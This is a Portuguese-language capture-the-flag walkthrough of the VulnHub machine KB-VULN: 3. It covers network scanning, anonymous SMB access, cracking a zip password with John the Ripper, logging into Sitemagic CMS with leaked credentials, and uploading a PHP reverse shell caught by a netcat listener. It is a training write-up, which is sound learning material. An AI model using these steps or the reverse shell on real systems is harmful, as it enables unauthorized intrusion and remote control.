

VulnHub - KB-VULN: 3

RESUMO

Este é um passo-a-passo de como resolver o desafio da máquina “KB-VULN: 3”. Os detalhes de cada etapa do teste de invasão serão explicados, bem como os aspectos mais importantes das ferramentas utilizadas.

De modo geral é um desafio que segue a metodologia de testes de invasão para alcançar o objetivo final que é obter privilégios administrativos (ou privilégios **root**).

Nesse caso específico sabe-se que a máquina atacante está na mesma rede da máquina alvo, ambas obtendo endereço IP via DHCP. São apenas essas informações que estão disponíveis sobre o cenário.

MÁQUINA ALVO

Nome: KB-VULN: 3

Data de lançamento: 3 de Outubro de 2020

Autor: MachineBoy

Séries: KB-VULN

MÁQUINA ATACANTE

Nome: Kali Linux 2020.4-vbox-amd64

DESENVOLVIMENTO

1. Reconhecimento (recon)

A fase de reconhecimento, também conhecida como *recon* no jargão da área de cybersecurity, será feita basicamente com a ferramenta **netdiscover**. Esta ferramenta busca passivamente por hosts que estão ativos na rede enviando *ARP requests*.

É interessante utilizar esta ferramenta porque não há informações prévias sobre a topologia da rede onde está sendo realizado o ataque. Importante perceber que esta ferramenta apenas descobre segmentos de rede e hosts ativos.

1.1. Buscando por máquinas ativas

A utilização desta ferramenta é simples. A opção “-i” inserida após o comando **netdiscover** define qual interface de rede será utilizada para emitir e capturar as requisições. Nesse caso, a interface de rede ativa é a **eth0**.

Basta então executar o comando com a opção e o parâmetro correto, e aguardar enquanto o reconhecimento se desenvolve:

```
# netdiscover -i eth0
```

```
Currently scanning: 192.168.47.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

IP           At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.10.1  08:00:27:d8:21:46    1     60  PCS Systemtechnik GmbH
192.168.10.3  08:00:27:c4:f4:b1    1     60  PCS Systemtechnik GmbH

File System:

(root@kali)-[/home/kali]
# netdiscover -i eth0
```

Figura 1: output do comando netdiscover

Obtém-se então dois endereços IP e seus respectivos endereços MAC, que são os dois hosts ativos na rede. Não foi encontrada outra rede além da rede 192.168.10.0, o que delimita mais ainda o escopo para a próxima fase.

Como o endereço 192.168.10.1 é o endereço IP do gateway padrão, então o endereço da máquina alvo é o 192.168.10.3.

2. Scanning

Os resultados da fase anterior fornecem informações suficientes para a execução da fase de scanning. Nesta fase são utilizadas ferramentas para determinar informações específicas sobre os computadores e dispositivos conectados à rede atacada.

Agora é a etapa em que o objetivo é observar de maneira mais específica e particular cada host (ou até mesmo rede) encontrado. O esperado aqui é encontrar informações sobre o sistema operacional do host, serviços ativos, portas abertas e etc.

A ferramenta utilizada aqui será o **nmap** (**"Network Mapper"**). Esta ferramenta utiliza pacotes IP *raw* para determinar quais hosts estão ativos, qual sistema operacional, tipo de firewall implementado, entre outras características.

As duas opções utilizadas junto do comando **nmap**, são: **"-A"**, que ativa outras opções em conjunto (detecção de OS, versão, scripts aplicáveis e *traceroute*) e **"-p-"**, que busca pelo range total de portas num dispositivo. O último argumento do comando é o endereço IP do host que deseja-se fazer o scanning:

```
# nmap -A -p- 192.168.10.3
```

```

root@kali:~/home/kali# nmap -A -p- 192.168.10.3
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-12 12:58 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for kb-vuln3.machine (192.168.10.3)
Host is up (0.0002s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 cb:04:f0:36:3f:42:f7:3a:ce:2f:f5:4c:e0:ab:fe:17 (RSA)
  256 61:06:df:25:d5:e1:e3:47:fe:13:94:fd:74:0c:85:00 (ECDSA)
  256 50:89:b6:b4:3a:0b:6e:63:12:10:40:e2:c4:f9:35:33 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
_http-server-header: Apache/2.4.29 (Ubuntu)
_http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:C4:F4:B1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: Host: KB-SERVER; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
_clock-skew: mean: -3d00h03m53s, deviation: 0s, median: -3d00h03m53s
_nbstat: NetBIOS name: KB-SERVER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
_smb-os-discovery:
  OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
  Computer name: kb-server
  NetBIOS computer name: KB-SERVER\x00
  Domain name: \x00
  FQDN: kb-server
  System time: 2021-02-09T17:54:45+00:00
_smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
_smb2-security-mode:
  2.02:
    Message signing enabled but not required
_smb2-time:
  date: 2021-02-09T17:54:45
  start_date: N/A

TRACEROUTE
HOP RTT ADDRESS
1 0.92 ms kb-vuln3.machine (192.168.10.3)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.16 seconds

```

Figura 2: output do comando **nmap** com a opção **"-A"**

O retorno do comando **nmap** é muito mais denso do que o comando anterior. É importante então saber filtrar as informações necessárias, que neste caso são:

PORT	STATE	SERVICE	VERSION
22	OPEN	Ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	OPEN	http	Apache httpd 2.4.29 ((Ubuntu))
139	OPEN	netbios-ssn	Samba smbd 3.X – 4.X (workgroup: WORKGROUP)
445	OPEN	netbios-ssn	Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)

Agora está mais claro quais são as possíveis superfícies de ataque que podem ser analisadas na fase de enumeração. Vale ressaltar que é razoável voltar em fases anteriores do processo para refinar buscas ou análises.

3. Enumeração

Na fase de enumeração é feita uma análise mais profunda de cada porta/serviço que é encontrada na fase de scanning, então de modo geral, o objetivo da fase de enumeração é investigar se há alguma vulnerabilidade ou forma de exploração nos serviços e/ou portas abertas de um dado host.


Foram encontradas quatro portas abertas e numa rápida análise o serviço escolhido para ser enumerado será o **Samba smbd**.

3.1. smbmap & smbclient

A ferramenta utilizada aqui será o **smbmap**. Basicamente, o smbmap permite que o usuário enumere um servidor de compartilhamento Samba. A sintaxe do comando também é intuitiva:

```
# smbmap -H 192.168.10.3
```

Onde “-H” é opção utilizada para indicar o endereço IP do host alvo. A saída do comando é a seguinte:



```
(root@kali)~[/home/kali/KB-Vuln] 192.168.10.3
# smbmap -H 192.168.10.3
[+] Guest session to disk IP: 192.168.10.3:445 & Name: kb-vuln3.machine Connection refused (111)
  Disk      Permissions      Comment
  ----      -
  Files      READ, WRITE      HACK ME
  IPC$       NO ACCESS        IPC Service (Samba 4.7.6-Ubuntu)

(root@kali)~[/home/kali/KB-Vuln]
#
```


Figura 3 - output do comando smbmap para o host 192.168.10.3

Há um disco nomeado como “Files” que tem permissão de leitura e escrita, seguido com um comentário indicando uma possível forma de entrada, ou informações valiosas para obter acesso à máquina alvo. Neste caso, outro comando relacionado ao protocolo SMB será utilizado: **smbclient**.

O **smbclient** é um comando utilizado para que clients possam acessar recursos em servidores utilizando o protocolo SMB/CIFS. A sintaxe também é simples:

```
# smbclient //192.168.10.3/Files
```

A estrutura do comando define como servicename o seguinte: //server/service. “server” é justamente o hostname do servidor que hospeda o serviço SMB e “service” é o recurso que deseja ser alcançado.



```
(root@kali)~[/home/kali/KB-Vuln] 192.168.10.3
# smbclient //192.168.10.3/Files
Enter WORKGROUP\root's password: This is quite common and not fatal. Connection refused (111)
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Tue Feb  9 18:52:53 2021
..               D          0 Fri Oct  2 13:12:00 2020
website.zip      N 38936127 Fri Oct  2 14:11:41 2020

14380040 blocks of size 1024. 9519408 blocks available
smb: \>
```

Figura 4 – smbclient executado para acessar o recurso “Files” na máquina alvo

Aqui há uma falha gravíssima que pode ser explorada: é possível acessar os recursos do servidor SMB através de um usuário com privilégios de administrador sem necessidade de utilizar uma senha.

A conclusão disso é que, de forma anônima um indivíduo não autorizado pode ler e escrever nos diretórios e caminhos pertencentes a este servidor SMB. Fazendo uma listagem rápida dos

conteúdos naquele diretório, encontra-se um arquivo compactado em .zip denominado “website”, o qual é obtido através do comando get, no ambiente smb.

Este arquivo “website.zip” está protegido por senha e aparenta ser um backup dos arquivos do site hospedado num servidor web na máquina alvo.

```
(root@kali)~[/home/kali/KB-Vuln/again]
# smbclient //192.168.10.3/Files
Enter WORKGROUP\root's password: This is quite common and not fatal. Connection refused (111)
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.
..
website.zip
D 0 Tue Feb 9 18:52:53 2021
D 0 Fri Oct 2 13:12:00 2020
N 38936127 Fri Oct 2 14:11:41 2020
14380040 blocks of size 1024. 9519408 blocks available
smb: \> get website.zip
getting file \website.zip of size 38936127 as website.zip (55999.3 KiloBytes/sec) (average 55999.4 KiloBytes/sec)
smb: \> exit

(root@kali)~[/home/kali/KB-Vuln/again]
# ls
website.zip

(root@kali)~[/home/kali/KB-Vuln/again]
#
```

Figura 5 - Obtenção do arquivo website.zip para próxima fase

4. Exploração de falhas (exploiting)

Logo após as fases de coleta de informações é necessário então explorar o que foi encontrado de vulnerabilidade na máquina alvo. Esta fase costuma possuir mais detalhes e costuma também ser mais extensa.

4.1. Descobrindo a senha do arquivo “website.zip”

A primeira tarefa a ser feita nessa fase de exploração é conseguir descompactar o arquivo website.zip que está protegido com senha. Para isso, são utilizadas duas ferramentas em conjunto: **zip2john** e **John the Ripper**.

John the Ripper é utilizado para descobrir senhas relativamente fracas. É uma ferramenta que pode ser aplicada em vários contextos e de várias formas, aqui é visto apenas um uso bem específico. É fortemente recomendado um estudo mais aprofundado sobre esta ferramenta.

zip2john é uma ferramenta utilizada nos casos específicos em que lida-se com arquivos .zip, pois é necessário extrair do arquivo compactado as hashes que serão passadas ao John the Ripper para descobrir a senha do arquivo .zip principal.

O primeiro comando será o seguinte:

```
# zip2john website.zip > hash.txt
```

A primeira string “zip2john” é a chamada da própria ferramenta. Logo após, a primeira opção é o arquivo .zip que deseja-se extrair os hashes. Por fim, há um redirecionamento de saída enviando o resultado da extração para o arquivo “hash.txt” que será utilizado na etapa seguinte juntamente com o John the Ripper.

Após executado o comando de acordo com o especificado, pode-se verificar que o arquivo “hash.txt” foi devidamente preenchido com os hashes:

```
(root@kali)~[/home/kali/KB-Vuln/again]
# cat hash.txt
website.zip:$pkzip2$3*2*1*0*8*24*06ef*86ae*4db119a893d3a430ca2b374193e72572603e9d6c731b9eccbeb9f5cb2d203bf382db41b2*1
*0*8*24*f5b1*86ae*d027a693e5ba2a2cce4b1427717780254cf88b2a51dec15e90690a3008d0ae7eb1cd7bc5*2*0*2e*2b*dc88feb8*cdf3*7
b*8*2e*dc88*86ae*21482eb5e10e5270c5a6f4d74cd913be6b26bfec5f706b3218ec2e8b6bae5ab37f73df826602a9b530029b635e4f*$/pkzip
2$::website.zip:sitemagic/extensions/SMPages/editor/themes/advanced/img/trans.gif, sitemagic/images/DefaultWhite/mail
.png, sitemagic/images/DefaultWhite/help.png:website.zip
```

Figura 6 - hashes extraídas do arquivo website.zip

O segundo comando, agora, será:

```
# john hash.txt
```

Basicamente, a ferramenta John the Ripper está sendo invocada através do comando “john” e logo após o nome do arquivo que contém as hashes, neste caso é “hash.txt” obtido no passo anterior:

```
(root@kali)~[/home/kali/KB-Vuln/again]
# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)
```

Figura 7 - output do comando john, indicando que uma senha foi encontrada

Também é possível consultar a senha encontrada executando o mesmo comando e adicionando mais uma opção denominada “--show”, que mostra o conteúdo do arquivo “hash.txt” já resolvido:

```
(root@kali)~[/home/kali/KB-Vuln/again]
# john hash.txt --show
website.zip:porchman::website.zip:sitemagic/extensions/SMPages/editor/themes/advanced/img/trans.gif, sitemagic/images
/DefaultWhite/mail.png, sitemagic/images/DefaultWhite/help.png:website.zip

1 password hash cracked, 0 left
```

Figura 8 - output mais completo, agora exibindo também as informações encontradas a partir dos hashes

Portanto, a senha é: **porchman**

Agora basta executar o comando a seguir para descompactar o arquivo “website.zip”, utilizando a opção “-P” seguida da senha para utilizar a senha encontrada nos passos anteriores:

```
# unzip -P porchman website.zip
```

Após isso, uma listagem simples com o comando “ls” mostra todos os arquivos extraídos:

```
(root@kali)~[/home/kali/KB-Vuln/again2]
# ls
README.txt  sitemagic  website.zip
```

Figura 9 - arquivos extraídos com sucesso

Percebe-se que todos os arquivos utilizados para a construção do website está armazenado no diretório “sitemagic” e além disso, há também um arquivo denominado “README.txt”. Verificando

o conteúdo deste arquivo, obtém-se credenciais de acesso:

```
(root@kali)-[/home/kali/KB-Vuln/again2]
# ls
README.txt  sitemagic  website.zip

(root@kali)-[/home/kali/KB-Vuln/again2]
# cat README.txt
Hi Heisenberg! Your website is activated. → kb.vuln
Username   : admin
Password   : jesse
Have a good day !

(root@kali)-[/home/kali/KB-Vuln/again2]
#
```

Figura 10 - Credenciais de acesso do suposto administrador do Sistema

Username: admin

Password: jesse

4.2 Explorando o website

É necessário procurar por alguma forma de login ou autenticação de credenciais envolvendo o website para que possa ser possível testar essas credenciais encontradas. Utilizando um browser, é feita uma tentativa de acesso ao website hospedado na máquina alvo:




Figura 11 - erro 404 para o diretório raiz do website

O erro retornado ao tentar acessar o diretório raiz indica que não há nada definido para esta requisição.

Relembrando que dentre os arquivos extraídos do backup “website.zip” há um diretório chamado “sitemagic”, pode-se considerar a possibilidade de que este diretório também esteja acessível no website. Portanto, basta fazer uma nova requisição ao website com o formato: “192.168.10.3/sitemagic”.

De maneira resumida, o Sitemagic CMS é um utilitário que tem por finalidade a produção de websites de maneira rápida e simples.



Figura 12 - portal "Sitemagic CMS" obtido

Como esperado, há realmente um diretório no website chamado "sitemagic" e nele também é possível fazer login, justamente o que será feito com as credenciais encontradas em passos anteriores:




Figura 13 - login com as credenciais de administrador

Fazendo uma breve pesquisa na Internet encontra-se uma vulnerabilidade associada ao Sitemagic CMS, que permite upload de arquivos tipo "application/x-php" sem verificação.

4.3 Upload e conexão do shell remoto


Sabendo que é possível fazer upload de arquivos .php de maneira arbitrária, o objetivo aqui será fazer upload de um script que permita a conexão remota ao shell do servidor que hospeda o website. Existem vários scripts já criados que cumprem com este objetivo, mas caso seja necessário, também pode ser construído um de acordo com os requisitos da invasão.

OBS: não é objetivo deste relatório explicar a construção e/ou funcionamento de um script para exploração via shell reverso. Neste caso, o script será apenas utilizado como um passo intermediário

para alcançar o objetivo maior. Contudo, é altamente recomendado o estudo do funcionamento e a construção de scripts shell reverso.

O script utilizado já encontra-se na máquina Kali-Linux 2020.4 e para localizá-lo basta inserir o seguinte comando:


```
# locate reverse-shell.php
```



```
(root@kali)-[/home/kali/KB-Vuln/again2]
# locate reverse-shell.php
/usr/share/audanum/php/php-reverse-shell.php
/usr/share/audanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```

Figura 14 - output do comando locate apresentando os scripts

O script escolhido será `/usr/share/webshells/php/php-reverse-shell.php`. Também será necessário modificar o valor de duas variáveis: `$ip` e `$port`. Para `$ip` deve ser inserido o endereço IP da máquina atacante e para `$port` deve ser inserido o número de qualquer porta alta (ex: 8080, 8888, 9999, etc).



```
47 set_time_limit(0);
48 $VERSION = "1.0";
49 $ip = '127.0.0.1'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try...
64 if (function_exists('pcntl_fork')) {
65     // Fork and have the parent process exit
66     $pid = pcntl_fork();
```

Figura 15 - variáveis `$ip` e `$port` nas linhas 49 e 50 respectivamente. Elas devem ter seus valores alterados

Feitas as alterações necessárias no script, agora basta fazer o upload para o servidor web através do Sitemagic CMS. Para isso, com o login efetuado como nos passos anteriores, vá na aba “Content” e em seguida na opção “Files”.




Figura 16 - upload do script

Visitando o caminho “192.168.10.3/sitemagic/files/” é possível verificar que realmente o script se encontra salvo nos arquivos do servidor web da máquina alvo:




Figura 17 - script armazenado no servidor web sendo exibido no diretório "files"

Certifique-se de fazer o upload do script no folder “files”, para facilitar a localização. Caso não consiga encontrar o script, retorne ao passo em que é feito o upload.

Para conectar ao shell primeiro deve-se executá-lo clicando sobre seu nome, de acordo como aparece na Figura 17, ou também basta acessar pelo caminho “192.168.10.3/sitemagic/files/php-reverse-shell.php”. É comum que apareça uma mensagem de erro similar com a seguinte:




Figura 18 - erro comum ao iniciar o shell reverso

Isso ocorre porque o shell reverso está tentando estabelecer uma conexão com a máquina atacante, que neste caso, estará fazendo o papel de “server” para a máquina alvo. Ou seja, o script que foi enviado à máquina alvo é um *client* que gera um shell reverso ao *server* que lhe for especificado (conforme alteração feita nas variáveis **\$ip** e **\$port** nos passos anteriores).

Com isso, é necessário abrir uma porta na máquina alvo com o mesmo número especificado para a variável **\$port** no script e defini-la em estado de escuta, ou, LISTEN. Aqui, a variável **\$port** será definida com o valor “8080”.

Então, para abrir a porta 8080 na máquina atacante, utilizaremos duas ferramentas: **rlwrap** e **nc**. O **rlwrap** torna o shell que será aberto mais “utilizável”, com funcionalidades de histórico de comandos e etc.

NOTA: A ferramenta **rlwrap** não está pré-instalada no SO como as outras ferramentas. Para instalar o comando é: `# apt install -y rlwrap`. As etapas a seguir também podem ser seguidas sem a utilização do **rlwrap**, bastando suprimir o comando.

O **nc** é a ferramenta que provê escrita e leitura através de conexões de rede, usando protocolo TCP ou UDP. A sintaxe do comando é a seguinte:

```
# rlwrap nc -vlnp 8080
```




Figura 19 - shell reverso conectado

A princípio, o shell reverso não vai aparecer após executar o comando. Para isso é necessário atualizar a página do navegador onde está o caminho para o script no website. Feito isso o shell aparecerá normalmente.

Outro comando para facilitar a navegação pelo shell reverso é:

```
$ python3 -c "import pty; pty.spawn('/bin/bash')"
```

Esta linha faz com que apareça a estrutura comum de um shell linux do tipo “user@host:/\$”, tornando o shell reverso mais “legível”.

